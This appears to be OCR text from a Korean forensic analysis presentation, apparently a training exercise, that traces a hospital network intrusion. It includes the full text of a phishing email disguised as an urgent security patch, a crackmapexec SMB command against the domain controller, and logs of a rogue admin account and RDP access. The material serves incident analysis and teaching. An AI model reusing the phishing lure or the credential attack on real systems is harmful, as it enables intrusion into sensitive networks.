
AIF

```
[2026/09/18 17:
   status [NT_
[2026/09/18 17
   status [NT_STATUS_NO_SUCH_USER] remote host [ipv4:192.168.10.200]
[2026/09/18 17:15:19.37,  3] Auth: [SMB2] user [HOSPITAL\ops]
   status [NT_STATUS_OK] remote host [ipv4:192.168.10.200:50316]
```

크랙맵 접속 성공 로그

관리자 PC(192.168.10.200) AD 서버 접속 확인

4.2. 분석 과정



POINT

❝ 공격자는 관리자 PC 에서 무슨 일을 했을까 ?

관리자 PC 분석 (1/4) – AD 서버 대상 크랙맵

관리자 PC → AD 서버 크랙맵 시도
26/09/18 17:15

```
**********************
Command start time: 20260918171515
**********************
PS C:\Windows\system32> crackmapexec smb 192.168.20.5 -u HOSPITAL
\Administrator -p [redacted] -d hospital.local
**********************
Windows PowerShell transcript start
Start time: 20260918171520
Username: ADMIN\ops
RunAs User: ADMIN\ops
Configuration Name:
Machine: ADMIN (Microsoft Windows NT 10.0.19045.0)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0
\powershell.exe
Process ID: 7784
PSVersion: 5.1.19041.6456
PSEdition: Desktop
```

관리자 PC 에서 AD 서버 대상으로 진행한 크랙맵 로그

관리자 PC 분석 (1/4) – AD 서버 대상 크랙맵


미확인 계정 ops 를 이용해 크랙맵 실행 확인

```
**********************
Windows PowerShell transcript start
Start time: 20260918171520
Username: ADMIN\ops
RunAs User: ADMIN\ops
Configuration Name:
Machine: ADMIN (Microsoft Windows NT 10.0.19045.0)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0
\powershell.exe
Process ID: 7784
PSVersion: 5.1.19041.6456
PSEdition: Desktop
```


미확인 계정 ops 확인

관리자 PC 분석 (2/4) – 미확인 로컬 계정 발견

- 미확인 로컬 계정 ops 생성
  26/09/18 01:06
- 미확인 로컬 계정 관리자 권한 위임
  26/09/18 01:41



관리자 PC 분석 (2/4) – 미확인 로컬 계정 발견



ops 계정 생성




ops 계정 관리자 그룹 편입

관리자 PC 분석 (3/4) – ops 계정 RDP 허용

방화벽 개방
ops 계정으로 RDP 방화벽 개방
26/09/18 02:41

ops 계정 RDP 로그온
열린 방화벽으로 미상 서버 (192.168.90.101) 접속
26/09/18 03:35




netsh 명령어를 통해 방화벽 개방 설정 로그

PACS 백업 서버 협력업체 PC 포털 · 의사 PC·HIS AD 서버 관리자 PC

관리자 PC 분석 (3/4) – ops 계정 RDP 허용

공격자는 관리자 PC 에 어떻게 접속했을까 ?




미상 서버 (192.168.90.101) 접속 확인


```
</System>
- <EventData>
    <Data Name="TargetUserName">ops</Data>
    <Data Name="TargetDomainName">ADMIN</Data>
    <Data Name="TargetLogonId">0x1b614d4</Data>
    <Data Name="LogonType">10</Data>
    <Data Name="LogonProcessName">User32</Data>
    <Data Name="AuthenticationPackageName">Negotiate</Data>
    <Data Name="WorkstationName">ADMIN</Data>
    <Data Name="ProcessId">0x190</Data>
    <Data Name="ProcessName">C:\Windows\System32\svchost.exe</Data>
    <Data Name="IpAddress">192.168.90.101</Data>
    <Data Name="IpPort">0</Data>
```

미상 서버와의 RDP 접속 XML 로그

관리자 PC 분석 (4/4) – 관리자 PC 피싱 메일




윈도우 디펜더가 sec_update.exe 내의 악성코드 감지



관리자 PC 와 미상 서버 (192.168.90.101) RDP 연결 확인


관리자 PC 분석 (4/4) – sec_update.exe IDA 설명



미상 서버 (192.168.90.101) 연결

update.exe 내부 함수 호출 코드

관리자 PC 분석 (4/4) – sec_update.exe IDA 설명



sec_update.exe 가 *thunderbird 에서 생성된 것을 확인한 로그

* Thunderbird 란 ?

Mozilla 가 만든 무료 이메일 프로그램 . 이 병원은 사내 메일을 Thunderbird 로 주고받음

관리자 PC 분석 (4/4) – 관리자 PC 메일 수신

- 관리자 PC 메일 수신
  관리자 PC 대상으로 발송된 피싱 메일 수신
  26/09/14 09:52

- 악성코드 관리자 PC 에 저장
  피싱 메일 열람으로 인한 악성코드 실행 26/09/17 09:35



정보보안팀으로 위장한 피싱 메일이 관리자 PC 로 수신된 화면

관리자 PC 분석 (4/4) – 관리자 PC 피싱 메일

[공지] 2026년도 사내 PC 및 서버 긴급 보안 패치 설치 권고

수신: 전사 임직원 귀하
발신: 정보보안팀 <security@aif.org>
날짜: **2026년 9월 14일 월요일 오전 9:52**

안녕하십니까. 정보보안팀입니다.

최근 사내 주요 정보시스템에 대한 신규 보안 취약점이 발견됨에 따라, 전사적인 긴급 보안 패치 적용을 권고합니다.

임직원께서는 각자의 PC 및 운영 중인 서버에 대해, 첨부된 긴급 패치 파일을 다운로드하여 반드시 설치해 주시기 바랍니다.

설치 방법 및 자세한 사항은 아래 안내 사항을 참고하시기 바랍니다.

■ **안내 사항**
- 건명: 2026년도 사내 PC 및 서버 긴급 보안 패치 설치
- 설치 대상: 전사 임직원 PC 및 담당 서버
- 설치 기한: 2026년 9월 25일(금) 18:00까지
- 설치 방법: 첨부 파일(sec_update.exe) 실행 및 안내에 따라 설치 진행
- 문의처: 정보보안팀 (내선 000)

설치가 지연되거나 문제 발생 시, 즉시 정보보안팀으로 연락 주시기 바랍니다.
감사합니다.
정보보안팀 드림

[첨부파일 1개] sec_update.exe (182 KB)

사내 긴급 보안 패치 위장 피싱 메일

